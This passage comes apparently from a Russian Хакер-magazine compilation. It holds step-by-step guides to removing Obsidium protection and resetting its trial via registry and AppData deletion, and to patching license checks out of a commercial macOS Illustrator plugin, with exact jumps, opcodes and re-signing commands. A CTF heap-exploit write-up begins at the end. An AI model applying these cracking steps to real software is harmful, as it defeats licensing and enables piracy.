


Рис. 9.3. Защита установлена!

После установки нужных параметров защиты жмем вторую снизу кнопку в левой панели с надписью **PROTECT**, затем на вкладке **Executables** выбираем файл защищаемой программы и, наконец, нажимаем кнопку **Protect all**. Теперь наше приложение под защитой демоверсии Obsidium, о чем нам будет напоминать раздражающее окошко при каждом ее запуске.

Потренировавшись на кошках, перейдем к взлому приложения. Итак, у нас имеется триальная версия программы, которую DIE идентифицирует следующим образом:

```
text
```

```
Obsidium v1.5.4.x - [ v1.6.x.x - 1.x.x ] - Obsidium Software - www.obsidium.de
*ACM , Overlay : FE4711... Nothing detected
```

С первого взгляда очевидно, что загружать такое в дизассемблер совершенно бесполезно: код сильно сжат или зашифрован (на самом деле и то, и другое). Секции пустые, из импорта имеются в наличии всего четыре функции. Попробуем сразу загрузить программу в отладчик.

Воспользуемся x64dbg, ибо в нем есть прекрасные плагины Scylla и ScyllaHide, которые нам очень пригодятся. К примеру, для того чтобы не палить дебаггер, в ScyllaHide существует специальный профиль, заточенный исключительно под Obsidium. Включаем его и начинаем трассировку.

Хождение по безумному коду протектора — довольно нудное занятие, и вдобавок небезопасное, ибо Obsidium, как и другие «взрослые» защиты типа VMProtect, умеет контролировать время прохождения определенных участков кода внутри себя. Скрыть собственное присутствие нам не поможет никакая ScyllaHide. Вдобавок мы, по моему обыкновению, хотим все сделать максимально быстро и с минимумом затрат, поэтому просто позволим программе запуститься до появления на экране основного окна.

Программа превосходно запускается и даже прерывается — ScyllaHide прекрасно отрабатывает свое назначение. В этот момент мы видим расшифрованный и распакованный модуль, который попытаемся дампитить при помощи той же Scylla. Для этого останавливаемся где-нибудь внутри кода основного модуля и относительно данного ОЕР делаем автопоиск IAT. После чего **Get Imports** выдает очень длинный список ошибок, но при этом все-таки строит таблицу импорта.

Кропотливо вымарываем помеченные красными крестиками ошибочные ноды и дампитим модуль. Вроде бы все хорошо, мы, кажется, получили чистый модуль со снятым протектором, но, к сожалению, с полпинка работает такое далеко не всегда. В частности, после данной процедуры наш модуль отказывается запускаться — при этом не выдает никакой ошибки, просто молча завершается.

При ближайшем рассмотрении становится понятно почему: точка входа найдена неверно, она указывает на совершенно левую пустую процедуру. Найти правильную точку входа, по идее, возможно (как будет показано ниже), но дело даже не в этом. В принципе, в некоторых случаях задачу можно уже считать решенной и начинать пить шампанское — к примеру, если модуль написан на дельфи, бейсике, дотнете и подобном. В этом случае он уже вполне годится для загрузки в инструмент реверс-инжиниринга. Да что там говорить, даже обычный скомпилированный модуль пригоден для реверса — к примеру, можно найти место для инлайн-патча и написать ладер или разобрать алгоритм для создания кейгена.

Попробуем развить последнюю идею технически. Как я уже говорил, у модуля всего четыре импортируемые функции: `GetModuleHandleA`, `MessageBoxA`, `RegOpenKeyExA` и `ImageList_Add`. Для начала установим точку останова на `GetModuleHandleA`. Программа запускается, и точка останова даже отрабатывает пару раз, однако после этого отладчик заикливается с бесконечными попытками исключения по `ACCESS_VIOLATION`. Защита явно спалила отладчик, и ScyllaHide уже не помогает.

Отрицательный результат не отбивает у нас охоту работать в этом направлении, и мы по старой памяти пробуем повторить этот трюк с `ReadFile`. На удивление, бряк несколько раз вполне эффективно срабатывает и не закикливается. Смотрим внимательно на стек вызовов — первые несколько раз там содержится полная каша, однако в определенный момент появляется осмысленная последовательность вложенных вызовов, снизу начинающаяся с вызова потока нашей программы из `BaseThreadInitThunk` и заканчивающаяся сверху в недрах модулей `user32` и `gdi32full`. Это наша программа впервые вызвала `LpkDrawTextEx`, а он полез за шрифтом на диск.

Внимательно изучаем расположенный в самом низу списка код процедуры, выполняющейся в этом потоке, и находим начало этой самой процедуры — `0xB634EC`. Итак, мы нашли потенциальную точку входа и теперь у нас есть за что зацепиться в процессе отладки.

Перезапускаем программу, в окно дампа выводим состояние памяти по этому адресу. Как и следовало ожидать, память девственно чиста и заполнена нулями. Запускаем программу, снова останавливаясь на `ReadFile`. Буквально через пару бряков видим по адресу `0xB634EC` готовый распакованный код. Радостно ставим на него бряк, убрав его с `ReadFile` для ясности. Жмем на продолжение, и вот мы останавливаемся на самом входе в распакованную и расшифрованную программу.

На тот случай, если мы решим написать загрузчик, мы нашли хорошее место для инъекции. Теперь было бы неплохо отыскать код для инлайн-патча. По логике вещей для контроля лицензии программа должна вызывать функции `Obsidium` прямо изнутри себя, причем недалеко от начала загрузки. Начинаем пошагово трассировать программу и буквально через несколько команд натываемся на подозрительную процедуру `0xB62030`, вызывающую внутри себя игнорируемую попытку исключения примерно в таком контексте:

```
02DC091A | 0F0B | ud2
|
02DC091C | 0F0B | ud2
|
02DC091E | EB 01 | jmp 2DC0921
|
02DC0920 | 70 EB | jo 2DC090D
|
02DC0922 | 0115 F7F0EB05 | add dword ptr ds:[5EBF0F7],edx
|
02DC0928 | D2A4A7 872CEB1E | shl byte ptr ds:[edi+1EEB2C87],cl
|
02DC092F | EB 04 | jmp 2DC0935
|
02DC0931 | BD A4FCBFEB | mov ebp,EBBFFCA4
|
02DC0936 | 05 D21DA654 | add eax,54A61DD2
|
02DC093B | 5D | pop ebp
|
```

```

02DC093C | 8B5424 30          | mov edx,dword ptr ss:[esp+30]
|
02DC0940 | EB 03             | jmp 2DC0945
|
02DC0942 | A9 CBF2EBBA       | test eax,BAEBF2CB
|
02DC0947 | EB 04             | jmp 2DC094D
|
02DC0949 | A2 29F963EB       | mov byte ptr ds:[EB63F929],al
|
02DC094E | 03D8              | add ebx,ebx
|
02DC0950 | A2 55EBE1EB       | mov byte ptr ds:[EBE1EB55],al
|

```

Это чертовски похоже на код, на котором отладчик периодически спотыкался, пока мы медленно, но верно приближались к распаковке программы. Сразу за вызовом этой процедуры мы видим код следующего содержания:

```

00B63567 | 8B15 ACAEC000     | mov edx,dword ptr ds:[C0AEAC]
|
00B6356D | 8B12              | mov edx,dword ptr ds:[edx]
|
00B6356F | 8B92 1C030000     | mov edx,dword ptr ds:[edx+31C]
|
00B63575 | 8B92 94010000     | mov edx,dword ptr ds:[edx+194]
| [edx+194]:L"Unregistered trial version\r\nYou have 30 day(s) left"

```

Фактически у нас не осталось никаких сомнений — именно эта конкретная процедура 0xB62030 вызывает проверку лицензии Obsidium и заполняет информацией о ней структуру по адресу, на который указывает ds:[C0AEAC].

Итак, наша исходная задача — малой кровью полностью снять протектор с этого модуля — была с самого начала обречена: защита интегрирована в образ. В модуле присутствуют ссылки и вызовы за его пределы, более того, эти ссылки инициализируются до начала основного потока.

Если вдумчиво покопать в IDA сдамплённую программу, таких ссылок на Obsidium можно найти в коде достаточно много в местах проверки лицензии. Каждый такой вызов уникален (лично я с ходу не нашел повторяющихся, даже если они выполняют одинаковые функции), его код виртуализован и снабжен собственным антиотладчиком. Конечно, можно повозиться и освободить код от всех этих вызовов (хотя это тоже не всегда достижимо, ибо теоретически Obsidium умеет виртуализировать отмеченные пользователем блоки основного кода программы), но проще все-таки сделать лоадер и инлайн-патч, кому как больше нравится.

Однако я обещал раскрыть метод обхода защиты для самых ленивых, безо всякого отладчика, реверса и ковыряния кода. Речь идет о сбросе триала Obsidium внешними средствами — при помощи только ProcMon, RegEdit и умелых рук.

Допустим, у нас есть защищенная Obsidium программа, работающая ограниченный период, который очень хочется продлить. Желательно навечно. Однако лезть для этого в отладчик и снимать защиту полностью нам лень. Привычно запускаем ProcMon и изучаем лог обращений программы к реестру при загрузке. Естественно, мгновенно нашему взору предстанет огромная простыня, размер которой повергает в уныние. Однако, на счастье, авторы Obsidium (так же как и авторы Enigma) особой фантазией не отличаются, и по поиску Obsidium тут же находится обращение к ключу `\HKEY_CURRENT_USER\SOFTWARE\Obsidium\{XXXXXXXX-XXXXXXX-XXXXXXXX-XXXXXXX}` (данные GUID уникальны для каждой программы).

Без особой надежды удаляем ключ из реестра и перезапускаем программу — естественно, сброса триала не происходит. Но, как я уже говорил, создатели этих защит особой фантазией не отличаются, поэтому предполагаем, что они подкрепляют реестровую проверку каким-то хитро спрятанным файликом на диске. Начинаем изучать лог обращения к файловой системе, и тут нас ждет сюрприз!

Авторы Enigma оказались даже более оригинальными: они хранили информацию о регистрации в файле с непроизносимым названием во временной системной папке. Авторы Obsidium для этого завели специальную подпапочку имени себя в подкаталоге RoamingAppData текущего пользователя (путь к файлу выглядит примерно так: `C:/Users/<Username>/AppData/Roaming/Obsidium/{XXXXXXXX-XXXXXXX-XXXXXXXX-XXXXXXX-XXXXXXX}`), GUID тот же, что и в реестре). Удаляем этот файлик вместе с веткой реестра — бинго, триал сброшен!

## В итоге

Как видишь, далеко не все виды защиты исполняемых файлов обходятся лихим кавалерийским наскоком: иногда разработчики стараются максимально усложнить жизнь исследователям и придумывают хитроумные способы антиотладки. Однако на любой хитрый болт, как известно, отыщется гайка с левой резьбой — сложность протектора иногда с лихвой компенсируется шаблонным подходом к работе с реестром и файловой системой. Чем понимающие люди при необходимости вполне могут воспользоваться.

# Липосакция для fat binary. Ломаем программу для macOS с поддержкой нескольких архитектур

---

**МВК**

«Хакер» много раз писал о взломе программ для Windows. Для нее создано множество отладчиков, дизассемблеров и других полезных инструментов. Сегодня же мы обратим взор на мультипроцессорную программу для macOS, вернее, на плагин для маковского Adobe Illustrator CC 2021, который (в целях обучения!) будет превращен из пробной версии в полноценную. Причем понадобятся нам исключительно инструменты для Windows: IDA версии 7.2 и Hiew.

## **ВНИМАНИЕ!**

Вся информация предоставлена исключительно в ознакомительных и обучающих целях. Ни автор, ни редакция не несут ответственности за любой возможный вред, причиненный материалами данной статьи. Нарушение лицензии при использовании ПО может преследоваться по закону.

## Немного теории

Для начала коротко попытаемся получить представление, что именно нам предстоит ломать. Мы уже привыкли, что все исполняемые файлы и библиотеки под актуальные версии Windows именуются EXE/DLL и имеют структуру MZ-PE. Под macOS используется формат Mach-O (сокращение от Mach object), являющийся потомком формата a.out, который макось унаследовала от Unix.

Как известно, Apple любит периодически переходить с одного семейства процессоров на другое, из-за чего меняется и архитектура приложений. Начав с PowerPC, Apple в середине нулевых переметнулась в стан Intel, после чего в недавнем прошлом корпорация решила перейти на платформу ARM. Дабы пользователи поменьше страдали от подобных метаний, был взят на вооружение мультипроцессорный формат Fat binary («жирный бинарник»), который может содержать код одновременно под несколько процессоров. Такой модуль может работать как под Intel, так и под ARM.



Что же такое модуль Mach-O? Обычно он состоит из трех областей. Заголовок содержит общую информацию о двоичном файле: порядок байтов (магическое число), тип процессора, количество команд загрузки и т. д. Затем следуют команды загрузки — это своего рода оглавление, которое описывает положение сегментов, динамическую таблицу символов и прочие полезные вещи. Каждая команда загрузки содержит метаданные, такие как тип команды, ее имя, позиция в двоичном файле. Наконец, третья область — это данные, обычно самая большая часть объектного файла. Она содержит код и различную дополнительную информацию.

Мультипроцессорный «жирный» модуль может включать в себя несколько обычных модулей Mach-O, заточенных под разные процессоры (обычно это i386 и x86\_64, ARM или ARM64). Структура его предельно проста — сразу за Fat header, в котором описываются входящие в модуль блоки Mach-O, следует код этих блоков, расположенный подряд. Я не буду подробно останавливаться на описании всех секций и полей данного формата, желающие могут легко нагуглить спецификацию. Остановимся лишь на формате заголовков, поскольку они понадобятся нам в дальнейших действиях.

Структура классического заголовка Mach-O выглядит так (рис. 10.1).

```
struct mach_header {
    // Сигнатура, обычно CF FA ED FE или CE FA ED FE, но для варианта с обратным
    // порядком байтов возможна и обратная сигнатура FE ED FA CF
    uint32_t magic;
    // Тип процессора, для intel это 7, для ARM — C
    cpu_type_t cputype;
    // Подтип процессора, 1 означает 64-разрядность, например 07000001h — x86_64
    cpu_subtype_t cpusubtype;
    // Тип файла
    uint32_t filetype;
    // Количество команд, следующих за хидером
    uint32_t ncmds;
    // Размер команд, следующих за хидером
    uint32_t sizeofcmds;
    // Набор битовых флагов, которые указывают состояние некоторых дополнительных
    // функций формата файла Mach-O
    uint32_t flags;
};
```

«Жирный заголовок» представляет собой типичный заголовок Universal binary и выглядит вот так.

```
struct fat_header {
    uint32_t magic; // 0BEBAFECah
    // Количество последующих блоков fat_arch, соответствующих поддерживаемым
    // процессорам
    uint32_t nfat_arch;
};
```

```

struct fat_arch {
    cpu_type_t cputype;
    cpu_subtype_t cpusubtype;
    // Смещение до блока кода относительно начала файла
    uint32_t offset;
    // Длина соответствующего блока кода
    uint32_t size;
    // Выравнивание
    uint32_t align;
};

struct fat_arch {
    ...
}

```




Рис. 10.1. Структура заголовка Mach-O

Ну а теперь, когда мы в достаточной степени вооружились теорией, рассмотрим практический пример. У нас есть некий инсталлированный иллюстраторовский плагин, который требуется отучить от суицида по прошествии триального периода. Предположим также, что доступа к маку, на котором он установлен, у нас нет, как и другого мака под рукой — только возможность переписывать файлы. Ищем в папке нужного плагина подпапку **Contents\MacOS**, а в ней — исполняемый модуль плагина. В данном случае это динамическая библиотека Fat Mach-O file, о чем нам говорит сигнатура CA FE BA BE.

## Intel

Загружаем наш файл в IDA Pro: нам будет предложено на выбор два (точнее три) способа загрузки данного файла: **Fat Mach-O file, 1.X86\_64** и **Fat Mach-O file, 2.ARM64**. Третий вариант, бинарный файл, нам неинтересен. Начнем с самого про-

стого и знакомого всем пользователям Windows варианта: выбираем Intel X86\_64. Бегло пробежавшись по списку названий функций, обнаруживаем имя `checkPersonalize2_tryout`. Так как у нас триал, данная функция вполне может оказаться проверкой на его валидность. Смотрим, откуда она вызывается — ага, из функции с еще более подозрительным названием `_checkUser`:

```
__text:0000000000006A62  mov     edi, esi ; SPPlugin *
__text:0000000000006A64  mov     rsi, rbx ; _UserData_NSD_ *
__text:0000000000006A67  call    Z24checkPersonalize2_tryoutP8SPPluginP14_UserData_NSD_Ph ;
checkPersonalize2_tryout(SPPlugin *, _UserData_NSD_ *,uchar *)
__text:0000000000006A6C  test    eax, eax
__text:0000000000006A6E  jnz     short loc_6A95
__text:0000000000006A70  cmp     [rbp+var_21], 0
__text:0000000000006A74  jz      short loc_6A95
__text:0000000000006A76
__text:0000000000006A76 loc_6A76: ; CODE XREF: _checkUser:loc_6A5D↑j
__text:0000000000006A76  mov     rax, [r12]
__text:0000000000006A7A  mov     qword ptr [rax], 0
__text:0000000000006A81  mov     byte ptr [rax+63Dh], 1
__text:0000000000006A88  mov     qword ptr [rax+648h], 0
__text:0000000000006A93  jmp     short loc_6A99
__text:0000000000006A95 ; -----
__text:0000000000006A95
__text:0000000000006A95 loc_6A95: ; CODE XREF: _checkUser+198↑j
__text:0000000000006A95 ; _checkUser+19E↑j ...
__text:0000000000006A95  mov     [rbp+var_21], 0
```

Поскольку загрузить программу в отладчик и дойти до этого места мы не можем, пробуем догадаться, какой вариант возвращаемого значения `eax` нас устраивает больше. Выражения в квадратных скобках `++byte ptr [rax+63Dh]++` и `qword ptr [rax+648h]` похожи на установку полей некоей структуры или свойств объекта. Поисков по коду чуть выше, мы увидим такую конструкцию:

```
__text:00000000000069E4  cmp     byte ptr [rbx+63Dh], 0
__text:00000000000069EB  jnz     loc_6A99
__text:00000000000069F1
__text:00000000000069F1 loc_69F1: ; CODE XREF: _checkUser+124↑j
__text:00000000000069F1  mov     [rbp+var_21], 0
__text:00000000000069F5  cmp     byte ptr [rbx+653h], 0
__text:00000000000069FC  jz      short loc_6A35
__text:00000000000069FE  cmp     byte ptr [rbx+650h], 0
__text:0000000000006A05  jz      short loc_6A5D
__text:0000000000006A07  mov     edi, 8 ; unsigned __int64
__text:0000000000006A0C  call    __Znmw ; operator new(ulong)
__text:0000000000006A11  mov     r14, rax
__text:0000000000006A14  mov     ecx, 22h ; ""
```

```

__text:00000000000006A19  mov     rdi, rsp
__text:00000000000006A1C  mov     rsi, rbx
__text:00000000000006A1F  rep movsq
__text:00000000000006A22  mov     rdi, rax ; this
__text:00000000000006A25  call    __ZN11AboutDialogC1E14_UserData_NSD_ ;
AboutDialog::AboutDialog(_UserData_NSD_)
__text:00000000000006A2A  mov     rax, [r14]
__text:00000000000006A2D  mov     rdi, r14
__text:00000000000006A30  call    qword ptr [rax+8]
__text:00000000000006A33  jmp     short loc_6A99

```

По поведению программы мы помним, что о просрочке триала сигнализирует диалог **About**, внезапно выскакивающий при загрузке программы, ненулевое же значение байта по адресу [rbx+63Dh] инициирует обход данной ветки. Выходит, что правильной является ветка, в которой этому байту присваивается значение 1 начиная со смещения \_\_text:00000000000006A76 (изначально этот байт инициализируется в 0). Не мудрствуя лукаво, просто закорачиваем весь кусок кода вызова процедуры checkPersonalize2\_tryout, установив перед ним безусловный переход на loc\_6A76:

```

__text:00000000000006A5D  jmp     loc_6A76
__text:00000000000006A62  ; -----
__text:00000000000006A62  mov     edi, esi ; SPPlugin *
__text:00000000000006A64  mov     rsi, rbx ; _UserData_NSD_ *
__text:00000000000006A67  call    __Z24checkPersonalize2_tryoutP8SPPluginP14_UserData_NSD_Ph ;
checkPersonalize2_tryout(SPPlugin *, _UserData_NSD_ *,uchar *)
__text:00000000000006A6C  test    eax, eax
__text:00000000000006A6E  jnz     short loc_6A95
__text:00000000000006A70  cmp     [rbp+var_21], 0
__text:00000000000006A74  jz      short loc_6A95
__text:00000000000006A76
__text:00000000000006A76 loc_6A76: ; CODE XREF: _checkUser:loc_6A5D↑j
__text:00000000000006A76  mov     rax, [r12]

```

## ARM

Итак, с частью кода, ответственной за x86, мы вроде разобрались, попробуем сделать то же самое с армовской частью. Снова загружаем этот модуль в IDA, на сей раз выбрав при загрузке вариант **Fat Mach-O file, 2.ARM64**. Мы видим, что функции \_checkUser и checkPersonalize2\_tryout присутствуют и в этой части кода, вышеописанное место вызова в переводе на армовский ассемблер выглядит вот так:

```

__text:0000000000000716C  MOV     X2, SP
__text:00000000000007170  MOV     X0, X19
__text:00000000000007174  MOV     X1, X20

```

```

__text:00000000000007178    BL
__Z24checkPersonalize2_tryoutP8SPPluginP14_UserData_NSD_Ph ;
checkPersonalize2_tryout(SPPlugin *,_UserData_NSD_*,uchar *)
__text:0000000000000717C    LDRB    W8, [SP,#0x150+var_150]
__text:00000000000007180    CMP     W0, #0
__text:00000000000007184    CCMP    W8, #0, #4, EQ
__text:00000000000007188    B.NE     loc_7194
__text:0000000000000718C
__text:0000000000000718C    loc_718C ; CODE XREF: _checkUser+1A0↑j
__text:0000000000000718C    STRB    WZR, [SP,#0x150+var_150]
__text:00000000000007190    B        loc_71A4
__text:00000000000007194 ; -----
__text:00000000000007194
__text:00000000000007194    loc_7194 ; CODE XREF: _checkUser+1D0↑j
__text:00000000000007194    LDR      X8, [X22]
__text:00000000000007198    MOV      W9, #1
__text:0000000000000719C    STRB     W9, [X8,#0x3A0]
__text:000000000000071A0    STR      XZR, [X8,#0x3A8]
__text:000000000000071A4
__text:000000000000071A4    loc_71A4 ; CODE XREF: _checkUser+118↑j
__text:000000000000071A4    MOV      W0, #0

```

Рассмотрев этот код повнимательнее, мы видим, что в армовском коде аналогом поля [rax+63Dh] служит байт по адресу [X8,#0x3A0], ибо именно ему присваивается единичка при удачном вызове checkPersonalize2\_tryout. Поэтому, дабы не изобретать велосипед, действуем тем же способом, что и ранее — закорачиваем кусок кода, вставляя перед ним безусловный переход на loc\_7194:

```

nasm
__text:0000000000000716C    B        loc_7194
__text:00000000000007170    MOV      X0, X19
__text:00000000000007174    MOV      X1, X20
__text:00000000000007178    BL
__Z24checkPersonalize2_tryoutP8SPPluginP14_UserData_NSD_Ph ;
checkPersonalize2_tryout(SPPlugin *,_UserData_NSD_*,uchar *)
__text:0000000000000717C    LDRB     W8, [SP,#0x150+var_150]
__text:00000000000007180    CMP      W0, #0
__text:00000000000007184    CCMP     W8, #0, #4, EQ
__text:00000000000007188    B.NE     loc_7194
__text:0000000000000718C
__text:0000000000000718C    loc_718C ; CODE XREF: _checkUser+1A0↑j
__text:0000000000000718C    STRB     WZR, [SP,#0x150+var_150]
__text:00000000000007190    B        loc_71A4
__text:00000000000007194 ; -----
__text:00000000000007194
__text:00000000000007194    loc_7194 ; CODE XREF: _checkUser+1D0↑j
__text:00000000000007194    LDR      X8, [X22]

```

## Патчим плагин

Теперь, когда мы разобрались, что и где следует менять, нужно внести эти самые изменения. Самое простое, что у нас есть под рукой, — маленький DOS-овский шестнадцатеричный редактор Hiew, который, помимо простого байтового редактирования, умеет дизассемблировать и ассемблировать код для Intel и даже для ARM. К сожалению, про ARM64, который нам нужен, и Fat Mach-O он ничего не знает, поэтому придется немного поработать руками, используя на практике описанную выше теорию.

Открыв заголовок модуля, мы видим в нем две секции Mach-O с абсолютными смещениями 8000h и 17C000h. Так и есть, по первому смещению сидит сигнатура секции CF FA ED FE и код процессора 07 00 00 01 — это интеловская часть. По второму смещению сигнатура та же, но код процессора другой 0C 00 00 01 — это ARM (рис. 10.2).




Рис. 10.2. Заголовок модуля

Прибавляем к 8000h смещение из IDA — 6A5Dh, и получаем EA5Dh — смещение до первого патча в интеловской части. Переключаемся через Ctrl-F1 в 64-битный режим и правим искомый jmp. Теперь внесем изменения в армовскую часть. Тут есть небольшая сложность. Смещение до патча 17C000h+716Ch=18316Ch мы нашли, однако при переключении в режим ARM дизассемблера через Shift-F1 код совсем другой, Hiew не понимает актуальный ARM64. Попробуем вычислить и поправить искомый опкод руками. Открываем спецификацию (если очень лениво искать, то можно просто посмотреть в IDA по соседним командам) — опкод команды безусловного перехода 14h (последний байт команды). Первыми байтами идет смещение до адреса перехода в 32-битных командах. Считаем: 7194h-716Ch=28h делим на 4 байта и получаем 0Ah — искомое смещение для перехода. В результате код исправленной команды выглядит так:

```
__text:0000000000000716C 0A 00 00 14      B loc_7194
```

Итак, мы пропатчили обе части модуля, однако радоваться рано. При переписывании измененного модуля на место старого программа выдает ошибку. Оно и понятно: macOS делали параноики, каждый модуль должен быть подписан, а при изменении любого байта подпись, разумеется, слетает. По счастью, параноики оставили нам возможность заново подписать модуль на маке из терминала. Для этого после замены модуля нужно зайти в терминал и набрать следующую команду:

```
sudo codesign --force --deep -sign - <полный путь к пропатченному модулю>
```

По идее можно вообще убрать подпись через `stripcodesig` или даже до копирования на мак, но это получается не всегда. Например, начиная с macOS Catalina, может потребоваться удалить приложение из карантина, для этого в терминале придется набрать следующую команду:

```
sudo xattr -rd com.apple.quarantine <полный путь к пропатченному модулю>
```

К сожалению, совсем без доступа к ~~телу~~ маку не обойтись — как минимум придется переписывать и подписывать патченные модули. Конечно, можно было бы перепаковать установочный образ плагина или попробовать натянуть виртуалку с macOS под Windows, но эти способы сильно сложнее. Мы же справились с поставленной задачей успешно, а главное — с минимальными усилиями.

# Разборки на куче. Эксплуатируем хип уязвимого SOAP-сервера на Linux

---

**Марсель Шагиев**

В этой главе я покажу разбор интересной задачки в духе CTF. Мы получим удаленное выполнение кода на сервере SOAP. Все примитивы эксплуатации так или иначе связаны с кучей, поэтому ты узнаешь много нового о функциях, которые с ней работают. Нам предстоит пореверсить бинарь для Linux, используя фреймворк динамической инструментации.

Авторы таска подготовили нам три файла:

- ❑ ELF-бинарь `gsoapNote`;
- ❑ ELF-бинарь `libc-2.27.so`;
- ❑ XML-файл `ns.wsdl`.
- ❑ Файлы задания можно скачать здесь: <https://file.io/6ryXirek0jsG>.

SOAP — это протокол на основе XML, который используется для удаленного вызова процедур (Remote Procedure Call). Файл `ns.wsdl` (Web Services Description Language) описывает доступ к вызываемым процедурам. Наша задача — получить удаленное исполнение кода в SOAP-сервисе `gsoapNote`.

Авторы таска намекают, что `gsoapNote` запускается на тачке с Linux, где загружена библиотека `libc-2.27.so`. Поэтому сразу заставляем отладчик GDB загружать конкретно этот бинарь при старте сервиса. В `.gdbinit` добавим:

```
user@ubuntu: cat .gdbinit
```

```
...
```

```
set exec-wrapper env LD_PRELOAD=./libc-2.27.so
```

Извлечем из `ns.wsdl` информацию с помощью утилиты **SOAPUI** (<https://www.soapui.org/>, рис. 11.1).

SOAPUI автоматически формирует XML-шаблон запроса RPC. Мы сразу видим, на каком сетевом интерфейсе и порте стартует сервер — `localhost:33263`, а также имя



RPC-метода — `handleCommand()`. SOAPUI ничего не знает об аргументах, поэтому на их месте стоит знак вопроса.




Рис. 11.1. Извлекаем информацию с помощью утилиты SOAPUI

Запускаем `gsoapNote` и через SOAPUI отправляем неполноценный шаблон. Получаем осмысленный ответ от сервера, закодированный в Base64:

```
<resultCode>2</resultCode>
```

